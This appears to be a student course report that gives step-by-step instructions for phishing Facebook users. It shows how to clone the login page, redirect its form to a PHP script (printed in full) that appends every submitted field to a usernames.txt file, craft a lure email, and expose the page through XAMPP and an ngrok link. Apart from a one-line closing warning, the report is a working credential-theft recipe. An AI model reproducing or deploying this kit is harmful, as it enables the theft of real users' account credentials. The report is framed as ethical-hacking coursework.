

# **PHISHING: USING FACEBOOK'S LOGIN PAGE**



# PHISHING: FACEBOOK'S LOGIN PAGE TO STEAL SENSITIVE INFORMATION

Abdullah

Department of Cyber Security

Fast national university of computer and emerging sciences

K214783@nu.edu.pk

**Abstract**—Phishing is a deceptive technique used to obtain sensitive information from individuals by disguising themselves as a trustworthy entity. This report outlines the methodology of phishing using Facebook's login page as an example.

## I. INTRODUCTION

Phishing is a prevalent cyberattack method wherein attackers impersonate legitimate entities to deceive individuals into divulging sensitive information such as passwords, credit card details, and personal data. In this report, we discuss the methodology of phishing using Facebook's login page as a disguise.

## II. COMPONENTS

- HTML page
- PHP code
- Ngrok server
- XAMPP server
- Text file (autogenerated)
- Mail (Gmail, etc.)
- Attractive message

## III. METHODOLOGY

1) Choose a legitimate login page, e.g., Facebook, Amazon, eBay.




Figure 1: legitimate webpage

2) Modify the HTML code to redirect user input to a PHP script.




Figure 2: Page source





Figure 3: modified action tag

3) Create a PHP script to capture usernames and passwords and store them in a text file.

A screenshot of a code editor window titled 'post.php'. The code is written in PHP and is designed to write POST data to a file named 'usernames.txt'. The code includes comments explaining various syntax corrections. The code is as follows:

```
1 <?php
2
3 header('Location: ehht.html'); // Corrected syntax for header function
4
5 $handle = fopen("usernames.txt", "a"); // Corrected quotes around filenames
6
7 foreach($_POST as $variable => $value) {
8     fwrite($handle, $variable . "=" . $value . "\n"); // Concatenation of strings with proper newline
9 }
10
11 fclose($handle);
12
13 exit; // This exit statement should be placed after all the code you want to execute
14 ?>
15
```

Figure 4: Php code

#### 4) Craft a persuasive email to lure users into clicking a link to the phishing page.




Figure 5: Attractive email

Edit Link

×

Text to display:

Link

Link to:

☒ Web address

To what URL should this link go?

http://aenr2n43nnr2n5n52335.ngrok

☐ Email address

[Test this link](#)

Not sure what to put in the box? First, find the page on the web that you want to link to. (A [search engine](#) might be useful.) Then, copy the web address from the box in your browser's address bar, and paste it into the box above.

Cancel

OK

Figure 6: embedded ngrok link

- 5) Turn on XAMPP server.
- 6) Use Ngrok server to expose the XAMPP localhost for external access.




Figure 7: xampp server and ngrok server

- 7) Generate a username.txt file containing the captured credentials.



Figure 8: stolen credentials file

8) Mission completed.

#### IV. CONCLUSION

Phishing attacks exploit human psychology and trust in order to deceive individuals into divulging sensitive information. It is essential for users to remain vigilant and adopt cybersecurity best practices to mitigate the risk of falling victim to such attacks.

#### ACKNOWLEDGMENT:

I would like to extend my sincere gratitude to Sir Abuzar Zafar for his invaluable guidance and support throughout the semester.

#### REFERENCES

- [1] [Top 10 Projects Based on Ethical Hacking \(skyfilabs.com\)](https://skyfilabs.com)
- [2] [ngrok | Unified Application Delivery Platform for Developers](#)
- [3] [XAMPP Installers and Downloads for Apache Friends](#)

THE END